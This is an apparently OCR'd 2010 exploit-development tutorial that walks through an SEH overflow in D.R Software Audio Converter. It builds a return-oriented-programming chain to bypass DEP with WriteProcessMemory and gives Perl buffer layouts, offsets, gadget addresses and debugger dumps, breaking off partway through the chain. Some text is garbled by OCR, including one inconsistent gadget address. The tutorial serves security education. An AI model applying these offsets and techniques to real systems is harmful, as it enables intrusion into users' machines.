Bypassing DEP with WPM & ROP
Case Study : Audio Converter by D.R Software
Exploit and Document by Sud0

sud0.x90 [at] gmail.com
sud0 [at] corelan.be

(May 2010)

Introduction :

For this first tutorial, i suppose that :

1. Everyone has an environment lab installed on it's machine with necessary tools
2. Everyone knows the bases of Stack Overflow exploit writing
3. Everyone knows what SEH means and have knowledge on SEH exploit basis

Some Basic Definitions :

DEP (Data Execution Prevention) : is a new mechanism to avoid execution of code in some memory location and essentially in the stack, so standard Return to the Stack techniques in windows exploitation won't work

ROP (Return Oriented programming) : is a technique to use successive calls to memory locations of the program code itself to build and execute step by step a desired sequence of instructions.


WPM (Write Process Memory) a Microsoft function in kernel32.dll defined by microsoft as : The WriteProcessMemory function writes data to an area of memory in a specified process. The entire area to be
written to must be accessible, or the operation fails.

```
WriteProcessMemory: procedure

(

        hProcess:            dword;
    // Handle to the process whose memory is to be modified
        var lpBaseAddress:   var;
  // Pointer to the base address in the specified process to which data will be written
        var lpBuffer:        var;
 // Pointer to the buffer that contains data to be written into the address space of the specified process
        nSize:               dword;
  // Specifies the requested number of bytes to write into the specified process
        var lpNumberOfBytesWritten: dword
    // Pointer to a variable that receives the number of bytes transferred.
    );
```

Our Goal :

Our goal is to use ROP Technique to build a call to WPM that will copy our shellcode at address 0x7C8022CF so it will be executed right after the return from the ntdll.ZwWriteVirtualMemory call.

@ start :
First, we have to knows the offset to overwrite SEH, using a metasploit pattern and pvefindaddr (a nice tool from my friend peter) we can see:




```
0BADF00D [3] Checking seh chain
0BADF00D =====================
0BADF00D  - Checking seh chain entry at 0x0013cbfc, value 10074100
0BADF00D  - Checking seh chain entry at 0x0013dea0, value 39724638
0BADF00D    => record is overwritten with Metasploit pattern after 4436 bytes
0BADF00D    Evaluated 2 SEH entries
0BADF00D ------------------------------------------------------------------------
0BADF00D Exploit payload information and suggestions :
0BADF00D ---------------------------------------------
0BADF00D  [+] Type of exploit : SEH (SE Handler is overwritten)
0BADF00D      Offset to next SEH : 4432
0BADF00D      Offset to SE Handler : 4436
0BADF00D  [+] Payload suggestion (perl) :
0BADF00D      my $junk="\x41" x 4432;
0BADF00D      my $nseh="\xeb\x06\x90\x90";
0BADF00D      my $seh= XXXXXXXX;  #pop pop ret - use !pvefindaddr p    to find a suitable address
0BADF00D      my $nops="\x90" x 24;
```

As we are dealing with ROP, we only need to know the offset to SEH, no need to NSEH, so our first buffer should look like :

my $buffer = "A” x 4436 . “B” x 4 . “A” x 10000;

lets see if our SEH is overwritten by “0x42424242” => “BBBB”
By opening the file with Audio Converterr in immunity we can see the SEH Chain as follow :




Address	SE handler
0013CBFC	audcon_1.10074100
0013DEA0	42424242

Nice we hit the SEH chain as desired.

No lets make a plan and see what we have :


1- we can notice that when crash occurs we have the following view of registers :



```
Registers (FPU)
EAX 00000041
ECX FFFFFFFF
EDX 00000002
EBX 0000007B
ESP 0013C9C0
EBP 0013CA3C
ESI 00140000 ASCII "Actx "
EDI 0013CD50 ASCII "AAAAAAAAAAAAAAA

EIP 1007E595 audcon_1.1007E595

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (0000000

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,L

ST0 empty -??? FFFF 00FF00FF 00FF00
ST1 empty -??? FFFF 00FF00FF 00FF00
ST2 empty -??? FFFF 000000FE 00FE00
ST3 empty -??? FFFF 000000FE 00FE00
ST4 empty -??? FFFF 00FFFFFF 00FFFF
```


Some of you will say : w00t we have a starting point : EDI is pointing to our buffer.

Ok lets follow the SEH in the stack



```
Address  SE handler
0013CBFC audcon_1.10074100
0013DEA0 4242424
```

Now lets modify the SEH value to a nice instruction in our executable module (i mean you can choose any address you like for now)




Modify stack at 0013DE...

Hexadecimal: 1007E595
Signed: 268952981
Unsigned: 268952981

```
ST7 empty -??? FFFF 0080
0013DEA0  41414141 AAAA Pointer to next SEH recorc
0013DEA4  42424242 BBBB SE handler
0013DEA8  41414141 AAAA
0013DEAC  41414141 AAAA
```

For me as you see, i just choose the first instruction i saw in the debugger, you can choose anyone.

Now we put a BreakPoint on that address and press Shift+F9 to pass exception to program and see what's new when it will start to process exception :



```
Registers (FPU)
EAX 00000000
ECX 1007E595 audcon_1.1007E595
EDX 7C9032BC ntdll.7C9032BC
EBX 00000000
ESP 0013C5F0
EBP 0013C610
ESI 00000000
EDI 00000000

EIP 1007E595 audcon_1.1007E595

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (0000000
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,L

ST0 empty -??? FFFF 00FF00FF 00FF00
ST1 empty -??? FFFF 00FF00FF 00FF00
ST2 empty -??? FFFF 000000FE 00FE00
ST3 empty -??? FFFF 000000FE 00FE00
ST4 empty -??? FFFF 00FFFFFF 00FFFF
ST5 empty -??? FFFF 000000FF 00FF00
ST6 empty -??? FFFF 00000000 000000
ST7 empty -??? FFFF 00800080 008000
```

```
0013C5F0   7C9032A8 ¿2É¦ RETURN to ntdll.7C9032A8
0013C5F4   0013C6D8 ╤╞‼.
0013C5F8   0013DEA0 á▐‼.
0013C5FC   0013C6F4 ⌠╞‼.
0013C600   0013C6AC ¼╞‼.
0013C604   0013CBFC ⁿ╦‼. Pointer to next SEH record
0013C608   7C9032BC ╝2É¦ SE handler
0013C60C   0013DEA0 á▐‼.
0013C610  ┌0013C6C0 └╞‼.
0013C614  │7C90327A z2É¦ RETURN to ntdll.7C90327A from ntd
0013C618  │0013C6D8 ╤╞‼.
0013C61C  │0013DEA0 á▐‼.
0013C620  │0013C6F4 ⌠╞‼.
0013C624  │0013C6AC ¼╞‼.
```


Hmmm as we can see, we have no longer pointer to our buffer in the stack, but lets check what really we have :

First we have the following pointers :

ESP **0x*0013C5F0***
EBP **0x*0013C610***

First thing to do before giving up is to really check where is our shellcode located.

Lets find out if our shellcode is in the stack and where it is located :



```
EAX 00000000
ECX 1007E595 audcon_1.1007E595
EDX 7C9032BC ntdll.7C9032BC
EBX 00000000
ESP 0013C5F0
EBP 0013C610
ESI 00000000
EDI 00000000

EIP 1007E595 audcon_1.1007E595

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (0000000

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,L

ST0 empty -??? FFFF 00FF00FF 00FF00
ST1 empty -??? FFFF 00FF00FF 00FF00
ST2 empty -??? FFFF 000000FE 00FE00
ST3 empty -??? FFFF 000000FE 00FE00
ST4 empty -??? FFFF 00FFFFFF 00FFFF
ST5 empty -??? FFFF 000000FF 00FF00
ST6 empty -??? FFFF 00000000 000000
ST7 empty -??? FFFF 00800080 008000
```

```
0013CD40  00000000 ....
0013CD44  00000000 ....
0013CD48  00000000 ....
0013CD4C  00000000 ....
0013CD50  41414141 AAAA
0013CD54  41414141 AAAA
0013CD58  41414141 AAAA
0013CD5C  41414141 AAAA
0013CD60  41414141 AAAA
0013CD64  41414141 AAAA
0013CD68  41414141 AAAA
```

As we see it's located a little bit far than ESP at @ 0x0013CD50

lets do a small calculation :

For **ESP** : 0x0013CD50 – 0x0013C5F0 = 0x760
For **EBP** : 0x0013CD50 – 0x0013C610 = 0x740

Ok, now we need to increment ESP to land in our buffer so we can start playing ROP :

So here we are with our first ROP instruction that we have to execute it through SEH :


Chapter 01 : Run ESP !! , Run

The aim is to find a nice @ in memory where there is an instruction to increment ESP so it will make it point to our buffer then make a RETN to land somewhere in our Buffer so we can process next instruction :

OpCode of an ADD ESP,xxxxxxxx starts as : 81 C4 xx xx xx xx

ok lets search for an ADD esp instructions using the sequence of bytes : **81 C4** (for python programmers , you can make a small python command under immunity to collect them)
We can find a plenty of ADD ESP instructions But we have tow criteria to respect :
1- ADD ESP instruction must make ESP point inside our Buffer
2- It should be followed by a RETN instruction (could be not directly followed by retn but between the add esp and a retn should be no harmful instructions)

Bingo after a search hit, we can find a lot of them, for example, i chose the following one :




```
1001372F   81C4 78080000    ADD ESP,878
10013735   C2 0800          RETN 8
10013738   CC               INT3
10013739   CC               INT3
```

100137F2   81C4 78080000   ADD ESP,878

So first, our SEH have to point to 0x100137F2 :
Now our buffer should be like following :


my $buffer = “A” x 4436 . “\x2F\x37\x01\x10” . “A” x 10000;

So lets reload the program in debugger and reopen the file to trigger the vuln again and then we have :




```
Address   SE handler
0013CBFC  audcon_1.10074100
0013DEA0  audcon_1.1001372F
```

 Perfect, our SEH is pointing right there, so lets put a Break Point on it and SHIFT+F9 to pass exception to program and see what happens :



```
1001372F   81C4 78080000    ADD ESP,878
10013735   C2 0800          RETN 8
10013738   CC               INT3
10013739   CC               INT3
1001373A   CC               INT3
```

As you see, we will land right there, so now lets use F8 to execute the ADD ESP instruction and stop on “RETN 8 “ and see what happens to the stack :




```
trlenW> kernel32.lstrlenW

        UNICODE "NumTracks"
```

```
Registers (FPU)
EAX 00000000
ECX 1001372F audcon_1.1001372F
EDX 7C9032BC ntdll.7C9032BC
EBX 00000000
ESP 0013CE68 ASCII "AAAAAAAAAAAAAAA
EBP 0013C610
ESI 00000000
EDI 00000000

EIP 10013735 audcon_1.10013735

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (0000000

EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G

ST0 empty -??? FFFF 00FF00FF 00FF00
ST1 empty -??? FFFF 00FF00FF 00FF00
ST2 empty -??? FFFF 000000FE 00FE00
ST3 empty -??? FFFF 000000FE 00FE00
ST4 empty -??? FFFF 00FFFFFF 00FFFF
ST5 empty -??? FFFF 000000FF 00FF00
ST6 empty -??? FFFF 00000000 000000
ST7 empty -??? FFFF 00800080 008000
```

```
0013CE38  41414141  AAAA
0013CE3C  41414141  AAAA
0013CE40  41414141  AAAA
0013CE44  41414141  AAAA
0013CE48  41414141  AAAA
0013CE4C  41414141  AAAA
0013CE50  41414141  AAAA
0013CE54  41414141  AAAA
0013CE58  41414141  AAAA
0013CE5C  41414141  AAAA
0013CE60  41414141  AAAA
0013CE64  41414141  AAAA
0013CE68  41414141  AAAA
0013CE6C  41414141  AAAA
0013CE70  41414141  AAAA
```

Great, ESP is inside our buffer, now lets see where we are, i mean the offset where ESP is pointing to process the RETN



```
rnel32.lstrlenW

ICODE "NumTracks"
```

```
Registers (FPU)
EAX 00000000
ECX 1001372F audcon_1.1001372F
EDX 7C9032BC ntdll.7C9032BC
EBX 00000000
ESP 0013CE68 ASCII "AAAAAAAAAAAAAAA
EBP 0013C610
ESI 00000000
EDI 00000000

EIP 10013735 audcon_1.10013735

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (0000000

EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G

ST0 empty -??? FFFF 00FF00FF 00FF00
ST1 empty -??? FFFF 00FF00FF 00FF00
ST2 empty -??? FFFF 000000FE 00FE00
ST3 empty -??? FFFF 000000FE 00FE00
ST4 empty -??? FFFF 00FFFFFF 00FFFF
ST5 empty -??? FFFF 000000FF 00FF00
ST6 empty -??? FFFF 00000000 000000
ST7 empty -??? FFFF 00800080 008000
```

```
0013CD40  00000000  ....
0013CD44  00000000  ....
0013CD48  00000000  ....
0013CD4C  00000000  ....
0013CD50  41414141  AAAA
0013CD54  41414141  AAAA
0013CD58  41414141  AAAA
0013CD5C  41414141  AAAA
0013CD60  41414141  AAAA
0013CD64  41414141  AAAA
0013CD68  41414141  AAAA
0013CD6C  41414141  AAAA
0013CD70  41414141  AAAA
```


As we can see, our buffer starts at **0x0013CD50** and ESP is pointing to : **0x0013CE68**, as usual lets make a small calculation :

0x0013CE68 - 0x0013CD50 = **0x118** = **280 bytes** (in Decimal)

Now we know that the next ROP instruction address should be at offset 280 of our buffer, lets correct our buffer :

my $buffer = “A” x 280 . “\x01\x00\x00\x00” . “B” x (4436 – 280) . “\x2F\x37\x01\x10” . “A” x 10000;

lets now reload, put a Break Point on our SEH, execute the ADD instruction and see the stack to verify that our retn after SEH will point to the address 0x00000001 :



```
1001372F 81C4 78080000    ADD ESP,878
10013735 C2 0800          RETN 8
10013738 CC               INT3
10013739 CC               INT3
1001373A CC               INT3
1001373B CC               INT3
1001373C CC               INT3
1001373D CC               INT3
1001373E CC               INT3
1001373F CC               INT3
10013740 81EC 08020000    SUB ESP,208
10013746 A1 D03F1910      MOV EAX,DWORD PTR DS:[1019[illegible]FD0]
1001374B 33C4             XOR EAX,ESP
1001374D 898424 04020000  MOV DWORD PTR SS:[ESP+204],EAX
10013754 55               PUSH EBP
10013755 8BAC24 10020000  MOV EBP,DWORD PTR SS:[ESP+210]
1001375C 56               PUSH ESI
1001375D 8D73 08          LEA ESI,DWORD PTR DS:[EBX+8]
10013760 56               PUSH ESI
10013761 FF15 64510910    CALL DWORD PTR DS:[<&KERNEL32.lstrlenW> kernel32.lstrlenW
10013767 85C0             TEST EAX,EAX
10013769 7E 11            JLE SHORT audcon_1.1001377C
1001376B 56               PUSH ESI
1001376C 6A 00            PUSH 0
1001376E 68 40440A10      PUSH audcon_1.100A4440                UNICODE "NumTracks"
Return to 00000001
```

```
Registers (FPU)
EAX 00000000
ECX 1001372F audcon_1.1001372F
EDX 7C9032BC ntdll.7C9032BC
EBX 00000000
ESP 0013CE68
EBP 0013C610
ESI 00000000
EDI 00000000

EIP 10013735 audcon_1.10013735

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (0000

EFL 00000202 (NO,NB,NE,A,NS,PO,G

ST0 empty -??? FFFF 00FF00FF 00F
ST1 empty -??? FFFF 00FF00FF 00F
ST2 empty -??? FFFF 000000FE 00F
ST3 empty -??? FFFF 000000FE 00F
ST4 empty -??? FFFF 00FFFFFF 00F
ST5 empty -??? FFFF 000000FF 00F
ST6 empty -??? FFFF 00000000 000
ST7 empty -??? FFFF 00800080 008
```

```
Address  Hex dump                ASCII
0045A000 2B 31 43 00 78 F6 44 00 +1C.x÷D.
0045A008 B0 B7 44 00 00 00 00 00 ░╖D.....
0045A010 2E 3F 41 56 6F 75 74 5F .?AVout_
0045A018 6F 66 5F 72 61 6E 67 65 of_range
0045A020 40 73 74 64 40 40 00 00 @std@@..
0045A028 78 F6 44 00 78 F6 44 00 x÷D.x÷D.
0045A030 78 F6 44 00 78 F6 44 00 x÷D.x÷D.
0045A038 78 F6 44 00 B0 B7 44 00 x÷D.░╖D.
0045A040 00 00 00 00 2E 3F 41 56 .....?AV
```

```
0013CE5C  41414141  AAAA
0013CE60  41414141  AAAA
0013CE64  41414141  AAAA
0013CE68  00000001  0...
0013CE6C  41414141  AAAA
0013CE70  41414141  AAAA
0013CE74  41414141  AAAA
0013CE78  41414141  AAAA
0013CE7C  41414141  AAAA
0013CE80  41414141  AAAA
0013CE84  41414141  AAAA
```

Perfect, so now we know that our next ROP instruction address should be located after 280 bytes of our buffer, lets go to the next step.

Chapter 02 : Find the Beast

Lets make it clear, in this tutorial i'm trying to explain how to bypass DEP with WPM, here i'm explaining my method and my approach, so anyone can have another approach different than mine.


Ok here we go, as the WPM need the address of our shellcode as parameter, the next step in my plan was to fix the position of our shellcode, and for this i decided to make EAX pointing to my shellcode :

in the picture above, we can see that EAX=00000000, that is really nice because we can play with its value easily.

In my plan i had to choose between two approach :
1- MOV EAX, ESP
2- MOV EAX, EBP

so lets to do same as above and try to find all switeable sequance of instruction MOV EAX,ESP or MOV EAX,EBP that should finis by a RETN instruction with no harmful instruction between them.

Unfortunately there is no an easy and suitable MOV EAX,ESP, but i was lucky to find a nice MOV EAX,EBP, it took me to the following result :




```
10002A31   8BC5                 MOV EAX,EBP
10002A33   5D                   POP EBP
10002A34   C2 0400              RETN 4
10002A37   CC                   INT3
10002A38   CC                   INT3
```

At address **0x10002A31** we can see that we have the following three instructions :

MOV EAX,EBP ===> That's what we are looking for
POP EBP ===> Not harmful instruction, we don't need EBP for the moment
RETN 4 ===> A nice RETN 4 to make us come back to the stack for next instruction

